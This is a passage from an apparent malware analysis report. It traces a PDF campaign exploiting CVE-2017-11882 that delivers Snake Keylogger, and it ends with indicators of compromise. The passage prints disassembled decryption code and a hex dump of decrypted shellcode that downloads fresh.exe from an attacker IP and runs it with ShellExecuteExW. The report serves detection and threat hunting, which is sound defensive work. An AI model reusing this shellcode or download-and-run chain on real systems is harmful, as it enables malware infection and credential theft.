offset and runs a decryption routine.

```
031F0421   EB DB          jmp 31F03FE
031F0423   E9 E0 FE FF FF jmp 31F0308
031F0428   E9 1C FF FF FF jmp 31F0349
031F042D   EB 25          jmp 31F0454
031F042F   EB 31          jmp 31F0462
031F0431   69 C9 69 A7 1A 5A imul ecx,ecx,5A1AA769
031F0437   81 C1 71 84 E3 37 add ecx,37E38471
031F043D   E9 80 FE FF FF jmp 31F02C2
031F0442   E9 07 FF FF FF jmp 31F034E
```

Figure 12 – Multiplication and addition part of decryption routine.

The key is multiplied by a constant and added at each iteration. The ciphertext is then decrypted each time with an XOR operation. The decrypted data is more shellcode, which is executed afterwards.



Address	Hex	ASCII
031F04D0	00 00 6B 00 65 00 72 00 6E 00 65 00 6C 00 33 00	..k.e.r.n.e.l.3.
031F04E0	32 00 00 00 E8 9F 01 00 00 89 C3 E8 0D 00 00 00	2...è.....Ãè....
031F04F0	4C 6F 61 64 4C 69 62 72 61 72 79 57 00 53 E8 FE	LoadLibraryW.Sèþ
031F0500	01 00 00 89 C7 E8 0F 00 00 00 47 65 74 50 72 6F	....Çè....GetPro
031F0510	63 41 64 64 72 65 73 73 00 53 E8 E2 01 00 00 89	cAddress.Sèâ....
031F0520	C6 E8 1A 00 00 00 45 78 70 61 6E 64 45 6E 76 69	Æè....ExpandEnvi
031F0530	72 6F 6E 6D 65 6E 74 53 74 72 69 6E 67 73 57 00	ronmentStringsW.
031F0540	53 FF D6 68 04 01 00 00 8D 54 24 08 52 E8 22 00	SÿÖh.....T$.Rè".
031F0550	00 00 25 00 50 00 55 00 42 00 4C 00 49 00 43 00	..%.P.U.B.L.I.C.
031F0560	25 00 5C 00 76 00 62 00 63 00 2E 00 65 00 78 00	%.\.v.b.c...e.x.
031F0570	65 00 00 00 FF D0 E8 0E 00 00 00 55 00 72 00 6C	e...ÿÐè....U.r.l
031F0580	00 4D 00 6F 00 6E 00 00 00 FF D7 E8 13 00 00 00	.M.o.n...ÿ×è....
031F0590	55 52 4C 44 6F 77 6E 6C 6F 61 64 54 6F 46 69 6C	URLDownloadToFil
031F05A0	65 57 00 50 FF D6 6A 00 6A 00 8D 54 24 0C 52 E8	eW.PÿÖj.j..T$.Rè
031F05B0	4E 00 00 00 68 00 74 00 74 00 70 00 3A 00 2F 00	N...h.t.t.p.:./.
031F05C0	2F 00 31 00 39 00 32 00 2E 00 32 00 32 00 37 00	/.1.9.2...2.2.7.
031F05D0	2E 00 31 00 39 00 36 00 2E 00 32 00 31 00 31 00	..1.9.6...2.1.1.
031F05E0	2F 00 46 00 52 00 45 00 53 00 48 00 2F 00 66 00	/.F.R.E.S.H./.f.
031F05F0	72 00 65 00 73 00 68 00 2E 00 65 00 78 00 65 00	r.e.s.h...e.x.e.
031F0600	00 00 6A 00 FF D0 89 FA 8D BC 24 28 02 00 00 B9	..j.ÿÐ.ú.¼$(...¹
031F0610	0F 00 00 00 31 C0 F3 AB C7 84 24 28 02 00 00 3C	....1Àó«Ç.$(...<
031F0620	00 00 00 8D 44 24 04 89 84 24 38 02 00 00 FF 84	....D$...$8...ÿ.
031F0630	24 44 02 00 00 89 D7 E8 10 00 00 00 73 00 68 00	$D....×è....s.h.
031F0640	65 00 6C 00 6C 00 33 00 32 00 00 00 FF D7 E8 10	e.l.l.3.2...ÿ×è.
031F0650	00 00 00 53 68 65 6C 6C 45 78 65 63 75 74 65 45	...ShellExecuteE
031F0660	78 57 00 50 FF D6 8D 94 24 28 02 00 00 52 FF D0	xW.PÿÖ..$(...RÿÐ
031F0670	E8 0C 00 00 00 45 78 69 74 50 72 6F 63 65 73 73	è....ExitProcess
031F0680	00 53 FF 66 C4 8A 64 71 A8 FD 92 6F 67 E4 38 7B	.SÿfÄ.dq¨ý.ogä8{
031F0690	70 AD 44 67 24 60 65 E7 78 1E 98 BF 99 B6 B2 03	p.Dg$`eçx..¿.¶²..
031F06A0	16 FB FE 98 81 78 D1 BD 3E 5C D3 FA DA 39 04 23	.ûþ..xÑ½>\ÓúÚ9.#
031F06B0	9D 99 77 E8 46 C3 5B 39 E6 A5 D6 57 13 2D 95 C3	..wèFÃ[9æ¥ÖW.-.Ã
031F06C0	87 24 5E 82 6A 6A 99 72 7E 31 BE 4C 72 EF 03 B1	.$^.jj.r~1¾Lrï.±
031F06D0	6A F4 8D 37 38 4C 54 56 9C 07 5E E4 5A BE 96 DC	jô.78LTV..^äZ¾.Ü
031F06E0	C9 A4 23 53 07 46 34 F2 96 95 34 83 51 1F 8C F0	É¤#S.F4ò..4.Q..ð
031F06F0	A5 50 5A 5E BE EC 0D 6C 4F EF 5B EE 11 AB 6F 0F	¥PZ^¾ì.lOï[î.«o.

Figure 13 – Decrypted shellcode presenting the payload URL.

Without running it further, we see that the malware downloads an executable called *fresh.exe* and runs it in the public user directory using *ShellExecuteExW*. The executable is Snake Keylogger, a family of information-stealing malware that we have written about before. We can now extract indicators of compromise (IOCs) from this malware, for example using dynamic analysis. At this point, we have analyzed the complete infection chain and collected IOCs, which can now be used for threat hunts or building new detections.

Conclusion

While Office formats remain popular, this campaign shows how attackers are also using weaponized PDF documents to infect systems. Embedding files, loading remotely-hosted exploits and encrypting shellcode are just three techniques attackers use to run malware under the radar. The exploited vulnerability in this campaign (CVE-2017-11882) is over four years old, yet continues being used, suggesting the exploit remains effective for attackers.

IOCs

REMMITANCE INVOICE.pdf
05dc0792a89e18f5485d9127d2063b343cfd2a5d497c9b5df91dc687f9a1341d

has been verified. however pdf, jpeg, xlsx, .docx
250d2cd13474133227c3199467a30f4e1e17de7c7c4190c4784e46ecf77e51fe

f_document_shp.doc
165305d6744591b745661e93dc9feaea73ee0a8ce4dbe93fde8f76d0fc2f8c3f

f_document_shp.doc_object_00001707.raw
297f318975256c22e5069d714dd42753b78b0a23e24266b9b67feb7352942962

Exploit shellcode
f1794bfabeae40abc925a14f4e9158b92616269ed9bcf9aff95d1c19fa79352e

fresh.exe (Snake Keylogger)
20a3e59a047b8a05c7fd31b62ee57ed3510787a979a23ce1fde4996514fae803

External OLE reference URL
hxxps://vtaurl[.]com/IHytw

External OLE reference final URL
hxxp://192.227.196[.]211/tea_shipping/f_document_shp.doc

Snake Keylogger payload URL
hxxp://192.227.196[.]211/FRESH/fresh.exe

Snake Keylogger exfiltration via SMTP
mail.saadzakhary[.]com:587
